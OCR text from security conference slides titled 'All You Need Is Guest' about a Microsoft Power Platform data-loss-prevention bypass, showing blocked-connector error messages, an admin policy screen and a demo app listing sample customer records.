

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24



All You Need Is Guest


@mbrg0
mbgsec.com
t2'24



https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24



https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24

Power Apps |

This app isn't opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

Less

It looks like this app isn't compliant with the latest data loss prevention policies.
Policy name: Deny Azure File Storage
Connector: shared_azurefile cannot be used since it is blocked by your company's admin.

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24

Power Platform admin center

DLP Policies > Edit Policy

- Policy name
  Deny SQL
- Prebuilt connectors
- Custom connectors
- Scope
- Review

Move to Business | Move to Non-business | Configure connector | Set default group

Assign connectors

Business (0) | Non-business (1055) | Default | Blocked (1)

Search connectors

Blocked connectors can't be used where this policy is applied.

Name	Blockable	Endpoint configu
SQL Server	Yes	Yes

Back | Next | Cancel

- Home
- Environments
- Analytics
- Billing (Preview)
- Settings
- Resources
- Help + support
- Data integration
- Data (preview)
- Policies

Power Platform Conference 2023
Register now


All You Need Is Guest

@mbrg0
mbgsec.com
t2’24

Customer Insights

All You Need Is Guest

@mbrg0
mbgsec.com
t2’24



All You Need Is Guest

@mbrg0
mbgsec.com
t2'24

Power Apps | Customer Insights

[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.co
Alexander
Gonzalez

amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24

Power Apps | Customer Insights

[dbo].[Customers]

CustomerID
55677

Email
aidenb@zenitydemo.OnMicrosoft.com

